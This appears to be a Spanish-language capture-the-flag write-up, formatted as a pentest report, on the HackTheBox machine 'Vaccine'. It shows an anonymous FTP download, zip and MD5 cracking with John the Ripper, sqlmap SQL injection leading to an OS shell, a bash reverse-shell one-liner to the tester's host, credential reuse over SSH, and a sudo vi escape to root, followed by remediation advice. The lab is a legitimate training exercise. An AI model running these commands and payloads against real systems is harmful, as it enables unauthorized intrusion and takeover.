

Vaccine



Cliente: Interno (HackTheBox)

Fecha: [05/03/2025]

Pentester: [Ricardo Menendez]

Máquina: [Vaccine]

Clasificación: Confidencial

Metodología

El enfoque utilizado se basa en el marco de trabajo **MITRE ATT&CK** y la metodología de pentesting del **OWASP Testing Guide**:

1. **Reconocimiento** – Identificación de puertos y servicios abiertos.
2. **Enumeración** – Recolección de información sobre servicios y credenciales.
3. **Explotación** – Uso de exploits y técnicas para acceder al sistema.
4. **Escalada de Privilegios** – Obtención de permisos de administrador/root.
5. **Post-explotación** – Validación de acceso y extracción de datos relevantes.
6. **Reporte** – Documentación de hallazgos y recomendaciones.

Descubrimiento y Enumeración

```
> ping -c1 10.129.247.137
PING 10.129.247.137 (10.129.247.137) 56(84) bytes of data.
64 bytes from 10.129.247.137: icmp_seq=1 ttl=63 time=105 ms

— 10.129.247.137 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 104.646/104.646/104.646/0.000 ms
```

```
> home/r/P_HackBox/maquinas/Vaccine/nmap > ✓ > with 🔥
```

Gracias a esta información sabemos que tenemos conexión, aclaremos que solo con el ver ttl cercano a 64 podemos saber que estamos tratando con sistema operativo linux. El motivo por el cual tenemos un numero menor que al normalmente asignado es por lo siguiente.

```
PING 10.129.247.137 (10.129.247.137) 56(124) bytes of data.
64 bytes from 10.129.247.137: icmp_seq=1 ttl=63 time=120 ms
RR:      10.10.15.161
         10.129.0.1
         10.129.247.137
         10.129.247.137
         10.10.14.1
         10.10.15.161
```

Si nos fijamos, no tenemos una conexión directa hacia la maquina ya que tenemos un intermediario por medio del vpn, tanto para tramitar como para recibir los paquetes.

Escaneo de Puertos

Se utilizó Nmap para identificar los servicios disponibles:

```
> nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.247.137 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 11:43 -05
Initiating SYN Stealth Scan at 11:43
Scanning 10.129.247.137 [65535 ports]
Discovered open port 22/tcp on 10.129.247.137
Discovered open port 21/tcp on 10.129.247.137
Discovered open port 80/tcp on 10.129.247.137
Completed SYN Stealth Scan at 11:43, 24.14s elapsed (65535 total ports)
Nmap scan report for 10.129.247.137
Host is up, received user-set (0.49s latency).
Scanned at 2025-03-05 11:43:19 -05 for 24s
Not shown: 35872 filtered tcp ports (no-response), 29660 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 63
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

Extraemos los puertos abiertos.

Enumeramos los servicios:

```
> nmap -sCV -p21,22,80 10.129.247.137 -oN targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 11:45 -05
Nmap scan report for 10.129.247.137
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.15.161
|   Logged in as ftpuser
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rwxr-xr-x  1 0      0      2533 Apr 13  2021 backup.zip
```

Para una mejor vista ejecutamos el archivo 'targeted' en un formato donde visualicemos mejor la información. Por ejemplo en formato .java.

File: **targeted**

Nmap 7.95 scan initiated Wed Mar 5 11:45:44 2025 as: /usr/lib/nmap/nmap -sCV

Nmap scan report for 10.129.247.137

Host is up (0.11s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 3.0.3
--------	------	-----	--------------

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:10.10.15.161

| Logged in as ftpuser

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 4

| vsFTPD 3.0.3 - secure, fast, stable

|_End of status

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

_ _rwxr-xr-x	1	0	0	2533	Apr 13 2021	backup.zip
--------------	---	---	---	------	-------------	------------

```

22/tcp open  ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: MegaCorp Login
|_ http-cookie-flags:
|   /:
|       PHPSESSID:
|       httponly flag not set
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Nmap done at Wed Mar  5 11:46:00 2025 -- 1 IP address (1 host up) scanned in 15.50 seconds

```

- **Puerto 21 (FTP)** – VSFTPD 3.0.3
- **Puerto 22 (SSH)** – OpenSSH 8.0
- **Puerto 80 (HTTP)** – Apache Httpd 2.4.41 (Ubuntu)

Con solo realizar el escaneo podemos darnos cuenta de que el servicio ftp contiene un archivo a la vista y el acceso sencillo por medio de un inicio de sesión por Anonymous, ya que no nos pide credenciales de contraseña. Así que empezemos por esto.

```
> ftp 10.129.247.137
Connected to 10.129.247.137.
220 (vsFTPD 3.0.3)
Name (10.129.247.137:ricardo): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||10258|)
150 Here comes the directory listing.
-rwxr-xr-x  1 0      0          2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||10526|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% |*****|
226 Transfer complete.
2533 bytes received in 00:00 (22.84 KiB/s)
```

Viene un archivo .zip, intentemos descomprimirlo.

```
.rw-r--r-- root root 2.5 KB Tue Apr 13 06:56:34 2021 backup.zip
> unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password:
password incorrect--reenter:
    skipping: index.php      incorrect password
    skipping: style.css      incorrect password
```

```
> home/r/P_/m/V/content > x 82 > took 9s > with
```

Esta protegida por una contraseña, por lo cual no podemos descomprimir el archivo.

Para lo cual vamos a usar una herramienta de John the Ripper, específicamente para archivos .zip, este script extrae el hash de un archivo ZIP protegido con contraseña y lo convierte en un formato que John The Ripper puede usar para intentar descifrar la contraseña.

Así que empecemos, primero extraigamos el hash del archivo .zip que esta protegido de la siguiente manera:

```
> zip2john backup.zip > hash.txt
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06 ts=5722 cs=5722 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A ts=989A cs=989a type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
> ll
.rw-r--r-- root root 2.5 KB Tue Apr 13 06:56:34 2021 backup.zip
.rw-r--r-- root root 2.1 KB Wed Mar 5 14:27:10 2025 hash.txt
```

El archivo nuevo contiene el hash:

File: **hash.txt**

```
backup.zip:$pkzip$2*1*1*0*8*24*5722*543fb39ed1a919ce7b58641a238  
cd6a*504*43*8*3da*989a*22290dc3505e51d341f31925a7ffefc181ef9f66  
885793fe01e26238915796640e8936073177d3e6e28915f5abf20fb2fb2354c  
07fe4ef86c990872b652b3dae89b2fff1f127142c95a5c3452b997e3312db40  
2c3d673dc23a15920764f108ed151ebc3648932f1e8befd9554b9c904f6e6f1  
2f48d7984ef7dcf88ed3885aaa12b943be3682b7df461842e3566700298efad  
ea73adf02d9272e5c35a5d934b859133082a9f0e74d31243e81b72b45ef3074  
217f71cbb0ec9f876ea75c299800bd36ec81017a4938c86fc7dbe2d412ccf03  
820fa24d3ed2dc2a7a56e4b21f8599cc75d00a42f02c653f916824974783250  
dbfc88f27258be9cf0f7fd531a0e980b6defe1f725e55538128fe52d296b311  
772bbd1d0601814cb0e5939ce6e4452182d23167a287c5a18464581baab1d5f  
2a6a44a6e64ac208365180c1fa02bf4f627d5ca5c817cc101ce689afe130e1e  
082ce78d79b4b38e8e738e26798d10502281bfed1a9bb6426bfc47ef6284107  
227b186ee598dbf0c14cbfa557056ca836d69e28262a060a201d005b3f2ce73  
9602a45cc26e30cf166720c43d6b5a1fddcf380a9c7240ea888638e12a4533  
335dfd2a9563f1d1d9327eb39e68690a8740fc9748483ba64f1d923edfc2754  
562db282c223667af8ad907466b88e7052072d6968acb7258fb8846da057b14  
zip$::backup.zip:style.css, index.php:backup.zip
```

Ahora intentemos descifrarlo con John The Ripper:

```
> john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963 (backup.zip)
1g 0:00:00:00 DONE (2025-03-05 14:32) 12.50g/s 51200p/s 51200c/s 51200C/s 123456..oooooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Funcionó todo exitosamente, pudimos descifrar que la contraseña del archivo protegido es "741852963".

Ahora si intentemos descomprimir el archivo con la nueva contraseña.

```
> unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
> ll
-rw-r--r-- root root 2.5 KB Tue Apr 13 06:56:34 2021 backup.zip
-rw-r--r-- root root 2.1 KB Wed Mar 5 14:27:10 2025 hash.txt
-rw-r--r-- root root 2.5 KB Mon Feb 3 05:57:04 2020 index.php
-rw-r--r-- root root 3.2 KB Mon Feb 3 14:04:52 2020 style.css
```

Ahora si tenemos acceso tanto al archivo index.php, como al archivo .css. Revisemos un poco estos documentos.

File: **index.php**

```
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
?>
```

Destaquemos esta parte del archivo .php donde vemos un login con un usuario administrador, podemos seguir trabajando por medio de esta falla. Primeramente tengamos en cuenta que por el formato de la funcion creada, la contraseña que aparece esta encriptado, especificamente en formato MD5, para poder crackearla hacemos lo siguiente:


```
> john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt credenciales.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty789      (?)
1g 0:00:00:00 DONE (2025-03-05 14:51) 8.333g/s 835200p/s 835200c/s 835200C/s shunda..pogimo
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Ahora iniciamos sesión en el sitio web creado, y como esta programado el index, nos debería mostrar un dashboard:

10.129.247.137/dashboard.php

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


MegaCorp Car Catalogue




Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

No hay mucho que podamos ver aqui, la única forma donde podríamos ver y atacar alguna vulnerabilidad, seria por medio el buscador integrado en la base de datos, esta usa una variable \$search, no vamos a atacar manualmente, usaremos una herramienta llamada 'sqlmap'.

Proporcionaremos la URL y la cookie a sqlmap para que encuentre la vulnerabilidad. El motivo por el que debemos proporcionar una cookie es por motivos de autenticación, para este caso simplemente se usó una extensión que nos muestra directamente la cookie.



Teniendo esta información, usamos la siguiente sintaxis para agregarla a sqlmap:



Como funciona sqlmap:

1. **Envía múltiples tipos de payloads de inyección SQL** para ver si la aplicación web es vulnerable.
2. **Prueba diferentes técnicas de inyección SQL**, como:

- **Union-based SQLi** → Usa la cláusula `UNION` para extraer información.
- **Boolean-based SQLi** → Usa comparaciones `true / false` para inferir datos.
- **Time-based SQLi** → Usa retrasos (`SLEEP()`) para determinar si la inyección es posible.
- **Error-based SQLi** → Fuerza mensajes de error para filtrar información.

3. **Exploita la vulnerabilidad** permitiendo al atacante obtener datos o ejecutar comandos en el servidor.

Sabiendo esto, la herramienta va a ir probando diferentes tecnicas, unas de las que dio resultados exitosos fue postgresql.

```
[10:53:12] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[10:53:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.129.14.127'
```

De este resultado, lo que nos parece importante es lo siguiente:

El parámetro GET 'search' es vulnerable. ¿Quieres seguir probando los demás (si hay alguno)?

[y/n]

La herramienta confirmó que el objetivo es vulnerable a la inyección SQL, que es todo lo que necesitábamos saber.

```
[10:34:09] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:34:20] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[10:34:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:
—
Parameter: search (GET)
```

Ejecutaremos sqlmap una vez más, donde proporcionaremos el indicador "`--os-shell`", donde podremos realizar la inyección de comandos:

```
sqlmap -u 'http://10.129.14.127/dashboard.php?search=sql' --cookie="PHPSESSID=fcikna8ud737d3v7j8khjdd7cd" --os-shell
```



```

[11:24:45] [INFO] fingerprinting the back-end DBMS operating system
[11:24:46] [INFO] the back-end DBMS operating system is Linux
[11:24:46] [INFO] testing if current user is DBA
[11:24:47] [INFO] retrieved: '1'
[11:24:47] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[11:24:47] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

```

- Como ya verificamos que el parametro "\$search" es vulnerable, la inyección SQL permite ejecutar comandos en el sistema operativo, este argumento **abre una shell interactiva** para ejecutar comandos en el servidor.
- Puede permitir el acceso remoto al sistema, lo que posibilita la escalación de privilegios o la extracción de información sensible tal y como vemos.

Este acceso remoto que contamos con sqlmap es poco practico para seguir con el proceso, entonces utilizaremos un bashreverse, para tener un acceso mucho mejor con netcat en el puerto 443:

Lo haremos de la siguiente forma.

```

> nc -l -vnp 443
listening on [any] 443> ...
Payload: search=sql';SE

```

Ahora si mandamos el bash:

```

os-shell> bash -c "bash -i >& /dev/tcp/10.10.15.161/443 0>&1"
do you want to retrieve the command standard output? [Y/n/a] y

```

Y Listo, tenemos un acceso mas estable e interactivo del servicio sql:

```

> nc -lvnp 443
listening on [any] 443...
connect to [10.10.15.161] from (UNKNOWN) [10.129.14.127] 45244
bash: cannot set terminal process group (5053): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$
[11:24:47] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
postgres@vaccine:/var/lib/postgresql/11/main$
ps-shell> whoami
postgres@vaccine:/var/lib/postgresql/11/main$

```

En el directorio '/postgresql/' tenemos la primera flag correspondiente de esta máquina.

Escalación de Privilegios.

Intentaremos encontrar la contraseña en la carpeta /var/www/html, ya que la máquina utiliza tanto PHP como SQL, lo que significa que debería haber credenciales en texto claro:

Si listamos los documentos en este directorio, tenemos todos los archivos de la pagina web, revisemos un poco lo que tiene el archivo dashboard.php:


```

<?php
session_start();
if($_SESSION['login'] != "true") {
    header("Location: index.php");
    die();
}
try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
} catch (exception $e) {
    echo $e->getMessage();
}
if(isset($_REQUEST['search'])) {

```

El usuario "postgres" tiene una contraseña: "P@s5w0rd!", con estos datos intentemos ingresar por medio de ssh.

```

> ssh postgres@10.129.255.108
The authenticity of host '10.129.255.108 (10.129.255.108)' can't be established.
ED25519 key fingerprint is SHA256:4qLpMBLGtEbuHObR8YU15AGlIlpd0dsdiGh/pkeZYFo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.255.108' (ED25519) to the list of known hosts.
postgres@10.129.255.108's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

```

Vemos los privilegios que tenemos:

```
postgres@vaccine:~$ sudo -lser$ cd ~
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass
    !s
User postgres may run the following commands on vaccine:
    !s (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

Tenemos privilegios en lo siguiente:

/etc/postgresql/11/main/pg_hba.conf. Iremos a GTF0Bins para ver si podemos abusar de este privilegio.

```
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
[sudo] password for postgres:
```

Ponemos la contraseña y vamos a usar el editor de texto vim, donde colocaremos los siguientes comandos.

```
:set shell=/bin/sh
:shell
```

- `:set shell=/bin/sh` → Configura el shell por defecto que usará `vi` cuando ejecute comandos del sistema.
- `:shell` → Lanza una nueva shell dentro de `vi`.

Dado que `vi` se ejecutó con `sudo`, el shell lanzado tendrá los mismos privilegios, en este caso, los de **root**.

```
# whoami
root
#
```

El problema clave es que `vi` es un **programa interactivo con capacidades de escape**, lo que significa que permite ejecutar comandos del sistema. Al ejecutarse con `sudo`, cualquier comando lanzado desde dentro de `vi` tendrá privilegios de **root**, lo que permite al atacante obtener control total del sistema.

Y tenemos la ultima bandera:

```
# ls
pg_hba.conf  root.txt  snap
# cat root.txt
dd6e058e814260bc70e9bbdef2715849
#
```

Por ultimo se explotó una mala configuración en `sudo` que permitía ejecutar `vi` como `root` . Debido a que `vi` permite ejecutar comandos del sistema, pudo abrir un shell con privilegios elevados (`root`). Este es un claro ejemplo de **escalación de privilegios por mal uso de sudo**.

ID	Vulnerabilidad	Riesgo	Impacto	CVSS	Recomendación
1	Acceso FTP anónimo	Alto	Permite descarga de archivos sensibles	7.5	Restringir acceso anónimo a FTP
2	Inyección SQL en <code>search</code>	Crítico	Ejecución de comandos remotos	9.0	Implementar consultas parametrizadas
3	Credenciales en archivos de configuración	Alto	Escalada de privilegios	8.0	No almacenar credenciales en código fuente
4	<code>vi</code> ejecutable con sudo sin contraseña	Crítico	Permite acceso root	9.5	Restringir permisos sudo

Conclusiones

- Se logró acceso inicial explotando FTP anónimo.
- Se obtuvo acceso a la base de datos mediante inyección SQL.
- Se escaló privilegios explotando una mala configuración en `sudo` .
- Se obtuvo control total del sistema como root.

Recomendaciones

- **Eliminar acceso FTP anónimo** para evitar la filtración de archivos sensibles.
- **Usar consultas parametrizadas** en SQL para prevenir inyecciones.
- **No almacenar credenciales en archivos de configuración expuestos.**
- **Restringir permisos SUDO** y evitar el uso de editores de texto con acceso root.

Por ultimo, este informe demuestra que la máquina *Vaccine* es vulnerable a múltiples ataques debido a una configuración deficiente de FTP, inyección SQL y permisos SUDO inseguros. Se recomienda aplicar las soluciones mencionadas para mitigar estos riesgos.